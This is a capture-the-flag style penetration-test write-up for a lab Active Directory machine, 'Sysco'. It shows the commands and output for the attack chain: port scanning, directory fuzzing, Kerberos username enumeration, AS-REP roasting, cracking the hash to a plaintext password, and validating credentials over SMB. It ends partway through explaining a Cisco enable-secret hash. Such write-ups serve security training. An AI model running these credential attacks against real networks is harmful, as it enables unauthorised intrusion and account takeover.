Overview
The machine starts by fuzzing a static Apache website to discover a Roundcube webmail instance, username enumeration and AS-REP roasting recover a crackable hash to get access as jack.dowland, whose mailbox holds a Cisco router config with a crackable enable secret that turns out to be reused by lainey.moore for RDP, a leftover PuTTY shortcut on her desktop leaks a plaintext password for netadmin which is actually greg.shields reused, greg.shields has GenericAll over the Default Domain Policy so we abuse it with pyGPOabuse to add ourselves to local administrators and get shell as domain admin
Scenario
Sysco is a Managed Service Provider that has tasked you to perform an external penetration testing on their active directory domain. You must obtain initial foothold, move laterally and escalate privileges while evading Antivirus detection to obtain administrator privileges.
Objective
The core objective of this external penetration test is to simulate a realistic, determined adversary to achieve Domain Administrator privileges within Sysco's Active Directory (AD) environment. Starting from an external position, we will focus on obtaining an initial foothold, performing lateral movement, and executing privilege escalation while successfully evading Antivirus (AV) and other security controls. This is a red-team exercise to find security weaknesses before a real attacker does.
Enumeration
We start with nmap scan as usual
┌─[]─[10.200.83.163]─[jimmex@attacker]─[~/HSM/sysco]
└──╼ [★]$ nmap -sC -sV -vv -oA init 10.1.240.201
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-20 01:15 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 01:15
Completed NSE at 01:15, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 01:15
Completed NSE at 01:15, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 01:15
Completed NSE at 01:15, 0.00s elapsed
Initiating Ping Scan at 01:15
Scanning 10.1.240.201 [2 ports]
Completed Ping Scan at 01:15, 0.15s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:15
Completed Parallel DNS resolution of 1 host. at 01:15, 0.12s elapsed
Initiating Connect Scan at 01:15
Scanning 10.1.240.201 [1000 ports]
Discovered open port 139/tcp on 10.1.240.201
Discovered open port 3389/tcp on 10.1.240.201
Discovered open port 53/tcp on 10.1.240.201
Discovered open port 135/tcp on 10.1.240.201
Discovered open port 80/tcp on 10.1.240.201
Discovered open port 445/tcp on 10.1.240.201
Discovered open port 636/tcp on 10.1.240.201
Discovered open port 464/tcp on 10.1.240.201
Discovered open port 3269/tcp on 10.1.240.201
Discovered open port 593/tcp on 10.1.240.201
Discovered open port 3268/tcp on 10.1.240.201
Discovered open port 389/tcp on 10.1.240.201
Discovered open port 88/tcp on 10.1.240.201
Completed Connect Scan at 01:15, 8.13s elapsed (1000 total ports)
Initiating Service scan at 01:15
Scanning 13 services on 10.1.240.201
Completed Service scan at 01:15, 14.15s elapsed (13 services on 1 host)
NSE: Script scanning 10.1.240.201.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 01:15
Stats: 0:00:35 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE: Active NSE Script Threads: 1 (1 waiting)
NSE Timing: About 99.94% done; ETC: 01:15 (0:00:00 remaining)
Completed NSE at 01:16, 40.15s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 01:16
Completed NSE at 01:16, 4.51s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 01:16
Completed NSE at 01:16, 0.00s elapsed
Nmap scan report for 10.1.240.201
Host is up, received syn-ack (0.15s latency).
Scanned at 2026-08-20 01:15:05 EDT for 67s
Not shown: 987 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
53/tcp   open  domain        syn-ack Simple DNS Plus
80/tcp   open  http          syn-ack Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.2.12)
| _http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
| _http-title: Index - Sysco MSP
| _http-favicon: Unknown favicon MD5: DD229045B1B32B2F2407609235A23238
| http-methods:
| Supported Methods: GET POST OPTIONS HEAD TRACE
| _ Potentially risky methods: TRACE
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2026-08-20 05:15:18Z)
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: SYSCO.LOCAL0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds? syn-ack
464/tcp  open  kpasswd5?     syn-ack
593/tcp  open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped    syn-ack
3268/tcp open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: SYSCO.LOCAL0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped    syn-ack
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Services
| _ssl-date: 2026-08-20T05:16:06+00:00; -2s from scanner time.
| ssl-cert: Subject: commonName=DC01.SYSCO.LOCAL
| Issuer: commonName=DC01.SYSCO.LOCAL
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-05-29T23:45:47
| Not valid after: 2026-11-28T23:45:47
| MD5: ec3f:1383:3b82:1210:ec5f:fbc1:f012:8e2c
| SHA-1: ac7f:a447:80ce:719e:96b4:2609:c6a5:6529:26bd:048b
< SNIP>
| rdp-ntlm-info:
| Target_Name: SYSCO
| NetBIOS_Domain_Name: SYSCO
| NetBIOS_Computer_Name: DC01
| DNS_Domain_Name: SYSCO.LOCAL
| DNS_Computer_Name: DC01.SYSCO.LOCAL
| Product_Version: 10.0.20348
| _ System_Time: 2026-08-20T05:15:26+00:00
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 62346/tcp): CLEAN (Timeout)
| Check 2 (port 49448/tcp): CLEAN (Timeout)
| Check 3 (port 34984/udp): CLEAN (Timeout)
| Check 4 (port 59429/udp): CLEAN (Timeout)
| _ 0/4 checks are positive: Host is CLEAN or ports are blocked
| _clock-skew: mean: -2s, deviation: 0s, median: -2s
| smb2-time:
| date: 2026-08-20T05:15:29
| _ start_date: N/A
| smb2-security-mode:
| 3:1:1:
| _ Message signing enabled and required

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 01:16
Completed NSE at 01:16, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 01:16
Completed NSE at 01:16, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 01:16
Completed NSE at 01:16, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 68.00 seconds
the target is running AD environment as we can see
- Port 80 is open hosting custom website, hosted via Apache so probably using xampp with PHP
- domain name sysco.local, DC hostname is DC01, so FQDN is DC01.sysco.local
- RDP port is open, no WINRM though
so we add hosts file entries
echo '10.1.240.201 DC01.sysco.local sysco.local DC01' | sudo tee -a /etc/hostsPort 80
Sysco MSP is the main page for the website, fully static page no interesting functionality

it has team section though that have some names we might need later

Fuzzing
we start by looking if there is anything else running on port 80, other vhosts or hidden directories
we do that by fuzzing the target
┌─[jimmex]──[~]
└─╼ $ ffuf -u http://sysco.local/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words-lowercase.txt
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://sysco.local/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-small-words-lowercase.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________
forms [Status: 301, Size: 334, Words: 22, Lines: 10, Duration: 86ms]
webalizer [Status: 403, Size: 419, Words: 37, Lines: 12, Duration: 87ms]
.                       [Status: 200, Size: 23193, Words: 5401, Lines: 574, Duration: 88ms]
phpmyadmin [Status: 403, Size: 419, Words: 37, Lines: 12, Duration: 88ms]
.htaccess               [Status: 403, Size: 300, Words: 22, Lines: 10, Duration: 86ms]
.htc                    [Status: 403, Size: 300, Words: 22, Lines: 10, Duration: 86ms]
.html_var_de            [Status: 403, Size: 300, Words: 22, Lines: 10, Duration: 86ms]
licenses [Status: 403, Size: 419, Words: 37, Lines: 12, Duration: 88ms]
roundcube [Status: 301, Size: 338, Words: 22, Lines: 10, Duration: 86ms]
< SNIP>
.htlm                   [Status: 403, Size: 300, Words: 22, Lines: 10, Duration: 86ms]
.htm2                   [Status: 403, Size: 300, Words: 22, Lines: 10, Duration: 86ms]
:: Progress: [38267/38267] :: Job [1/1] :: 491 req/sec :: Duration: [0:01:23] :: Errors: 0 ::
most of these are false negatives, but there is two things interesting
- the roundcube directory which might be hosting roundcube instance (mailing service)
- forms directory
Forms Page
starting with forms which is just an index page having a single file contact.php

downloading the file, but notice the length is 44 where the actual file size was 1.4k which means the file actually executes php code and we can't download it and the results of this command will be the results of invoking this file (executed php code)
┌─[]─[10.200.83.163]─[jimmex@attacker]─[~/HSM/sysco]
└──╼ [★]$ wget http://sysco.local/forms/contact.php
--2026-08-20 01:34:43-- http://sysco.local/forms/contact.php
Resolving sysco.local (sysco.local)... 10.1.240.201
Connecting to sysco.local (sysco.local)|10.1.240.201|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 44 [text/html]
Saving to: ‘contact.php’

contact.php 100%[=============================================================================>] 44 --.-KB/s in 0s

2026-08-20 01:34:43 (4.13 MB/s) - ‘contact.php’ saved [44/44]
as you can see the execution returned error that it is using PHP mail form library which might become handy later
┌─[]─[10.200.83.163]─[jimmex@attacker]─[~/HSM/sysco]
└──╼ [★]$ cat contact.php; printf '\n'
Unable to load the "PHP Email Form" Library!
Roundcube Instance
with forms looking like a deadend we can take a look at the roundcube directory which hosts an actual roundcube instance
Roundcube is a free, open-source, web-based email client written in PHP. It lets you read, send, and organize emails directly through a web browser using an application-like interface, without needing to install separate email software. It is commonly provided by web hosting services alongside control panels like cPanel.

the thing about roundcube that it doesn't have default credentials cause they are initiated at setup by the administrator or whoever installed the service we can't also know the version unless we are logged in, so we need valid credentials
SMB
the Guest account is disabled for SMB.
┌─[]─[10.200.83.163]─[jimmex@attacker]─[~/HSM/sysco]
└──╼ [★]$ nxc smb sysco.local -u 'Guest' -p ''
SMB 10.1.240.201 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SYSCO.LOCAL) (signing:True) (SMBv1:False) (Nul
l Auth:True) (DC:True)
SMB 10.1.240.201 445 DC01 [-] SYSCO.LOCAL\Guest: STATUS_ACCOUNT_DISABLED
so what we've got so far is a very thin lead from the contact.php file but we can't chase it cause it is most likely a rabbit-hole but we also have a list of employees working for this company so lets try and find a possible usernames
- one of the accounts might be asreproastable
- password might be the same as the password
- might be simple password
lets first generate list of possible usernames then see what's going on
for this we use username-anarchy and because we don't have domain naming convention we will just let the tool generate multiple naming convention from the list of names
┌─[]─[10.200.83.163]─[jimmex@attacker]─[~/HSM/sysco]
└──╼ [★]$ /opt/username-anarchy/username-anarchy -i names.txt | tee usernames.txt
greg
gregshields
greg.shields
gregshie
gregs
g.shields
gshields
< SNIP>
lmoore
mlainey
m.lainey
moorel
moore
moore.l
moore.lainey
lm
Access as jack.dowland
then we use kerbrute with the userenum module that enumerate valid usernames and do asreproast by default for the accounts that doesn't have PreAuthRequired
once we do that we find 4 usernames out of the 4 names we have, and one of them actuall asreproastable
┌─[]─[10.200.83.163]─[jimmex@attacker]─[~/HSM/sysco]
└──╼ [★]$ kerbrute userenum --dc 10.1.240.201 -d sysco.local --downgrade usernames.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< / __/ / / /_/ / / / /_/ / /_/ __/
/_/|_|\___/_/ /_.___/_/ \__,_/\__/\___/

Version: dev (n/a) - 08/20/26 - Ronnie Flathers @ropnop

2026/08/20 01:46:04 > Using downgraded encryption: arcfour-hmac-md5
2026/08/20 01:46:04 > Using KDC(s):
2026/08/20 01:46:04 > 10.1.240.201:88

2026/08/20 01:46:05 > [+] VALID USERNAME: greg.shields@sysco.local
2026/08/20 01:46:05 > [+] VALID USERNAME: lainey.moore@sysco.local
2026/08/20 01:46:05 > [+] jack.dowland has no pre auth required. Dumping hash to crack offline:
$krb5asrep$23$jack.dowland@SYSCO.LOCAL:bb199694be5aac810de49de9c397f83c$b24818421d6f9c2361970e2a00e94c38174173805f2bef1226b80d6609e8e5a590c060ec53ec8a07421611
6b8fcc7ffcb8b4aa04183825779dc92ab7e47f1bf1a8e7ed11bf97d463a57723d2b10cdb36bc97539271f7e495750dc337ce73a85877a21b0821549ef0477f6bb6cda9e777fda369aeda4711d732da
27bc9373fe1495f6f71ca4e815180001d85a37c9aef0a47aca336c11990baec1bbc96569ba5693e4948e9b1490e6fb598273f42e7c0cdcdc058b57ada0f8db1ff021136db4e0f2ef6fb9bcc9080205
79eb4269d432f8ff7cae0f6e5116758c22d05081fa7306f54bb52f30595bc2fac5
2026/08/20 01:46:05 > [+] VALID USERNAME: jack.dowland@sysco.local
2026/08/20 01:46:05 > Done! Tested 58 usernames (3 valid) in 0.961 seconds
the asreproast attack results in some form of encrypted blob (not NTLM directly but it is a representation for it in some other way)
When a Kerberos client (a user) requests a Ticket Granting Ticket (TGT) from the KDC, part of that ticket specifically a piece called the "encrypted timestamp" portion is encrypted using a key derived from the user's password. Normally, this requires the client to already prove they know the password (pre-authentication). But if an account has "Do not require Kerberos preauthentication" enabled, the KDC will just hand back that encrypted blob to anyone who asks for it, no proof needed.
so what we got is this a blob encrypted with the NTLM hash for the user that we can crack offline, and if the password is simple hashcat can recover this password.
trying to do that actually recovered the password as you can see
┌─[]─[10.200.83.163]─[jimmex@attacker]─[~/HSM/sysco]
└──╼ [★]$ hashcat -a 0 -m 18200 jack.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
< SNIP>
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 2 secs

$krb5asrep$23$jack.dowland@SYSCO.LOCAL:bb199694be5aac810de49de9c397f83c$b24818421d6f9c2361970e2a00e94c38174173805f2bef1226b80d6609e8e5a590c060ec53ec8a07421611
6b8fcc7ffcb8b4aa04183825779dc92ab7e47f1bf1a8e7ed11bf97d463a57723d2b10cdb36bc97539271f7e495750dc337ce73a85877a21b0821549ef0477f6bb6cda9e777fda369aeda4711d732da
27bc9373fe1495f6f71ca4e815180001d85a37c9aef0a47aca336c11990baec1bbc96569ba5693e4948e9b1490e6fb598273f42e7c0cdcdc058b57ada0f8db1ff021136db4e0f2ef6fb9bcc9080205
79eb4269d432f8ff7cae0f6e5116758c22d05081fa7306f54bb52f30595bc2fac5:musicman1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$jack.dowland@SYSCO.LOCAL:bb199694be5a...c2fac5
Time.Started.....: Thu Aug 20 01:47:18 2026 (0 secs)
Time.Estimated...: Thu Aug 20 01:47:18 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   479.9 kH/s (1.38ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 66560/14344385 (0.46%)
Rejected.........: 0/66560 (0.00%)
Restore.Point....: 65536/14344385 (0.46%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: ryanscott -> buddyy
Hardware.Mon.#1..: Util: 55%

Started: Thu Aug 20 01:46:51 2026
Stopped: Thu Aug 20 01:47:20 2026
validating the password against SMB, so it is a valid domain credentials.
┌─[]─[10.200.83.163]─[jimmex@attacker]─[~/HSM/sysco]
└──╼ [★]$ nxc smb sysco.local -u jack.dowland -p musicman1
SMB 10.1.240.201 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SYSCO.LOCAL) (signing:True) (SMBv1:False) (Nul
l Auth:True) (DC:True)
SMB 10.1.240.201 445 DC01 [+] SYSCO.LOCAL\jack.dowland:musicman1
listing shares on the target, all are default shares that might have something interesting. we can come back to those later if we hit a deadend
┌─[]─[10.200.83.163]─[jimmex@attacker]─[~/HSM/sysco]
└──╼ [★]$ nxc smb sysco.local -u jack.dowland -p musicman1 --shares
SMB 10.1.240.201 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SYSCO.LOCAL) (signing:True) (SMBv1:False) (Nul
l Auth:True) (DC:True)
SMB 10.1.240.201 445 DC01 [+] SYSCO.LOCAL\jack.dowland:musicman1
SMB 10.1.240.201 445 DC01 [*] Enumerated shares
SMB 10.1.240.201 445 DC01 Share Permissions Remark
SMB 10.1.240.201 445 DC01 ----- ----------- ------
SMB 10.1.240.201 445 DC01 ADMIN$ Remote Admin
SMB 10.1.240.201 445 DC01 C$ Default share
SMB 10.1.240.201 445 DC01 IPC$ READ Remote IPC
SMB 10.1.240.201 445 DC01 NETLOGON READ Logon server share
SMB 10.1.240.201 445 DC01 SYSVOL READ Logon server share
Roundcube as jack.dowland
we don't have any interesting shares we can access but we do we a roundcube instance that does need credentials. by trying the credentials we found we can login in as jack.dowland.
there is nothing in the inbox, but there is one sent email with attachement
the mail talks about router configuration messed up and they need to login to fix it, nothing leaked in the email itself so lets see the attachement.

looking at the attachement, this looks like cisco router configuration commands.
Cisco IOS (Internetwork Operating System) is the multitasking operating system that runs on most Cisco routers and network switches. It acts as the brain of the network hardware, translating human commands into instructions that control how data packets travel across a network.
When someone connects to a Cisco switch or router, they start in User EXEC Mode (indicated by the Router> prompt). This mode only allows basic, non-destructive troubleshooting commands like ping or show clock. you definitely have seen this before if you did some network configuration in tools like packet tracer from cisco
but after being in this low-priv EXEC Mode, to do actual administrative tasks you'd need to use the command enable. the administrator can set this command to have password so instead of anyone having access over the administrative mode, the one with passwords only can do.
this password is set via the command enable secret secret-type secret
there are multiple types of secrets that cisco provide, the type 5 is MD5 salted password. the administrator can either user enable secret 5 plain-password and the router will hash and salt it or he can use enable secret 5 salted-hash directly and this what the administrator did in this case so what we have is MD5 salted hash not the plain password and you can notice that from the $1$ at the start
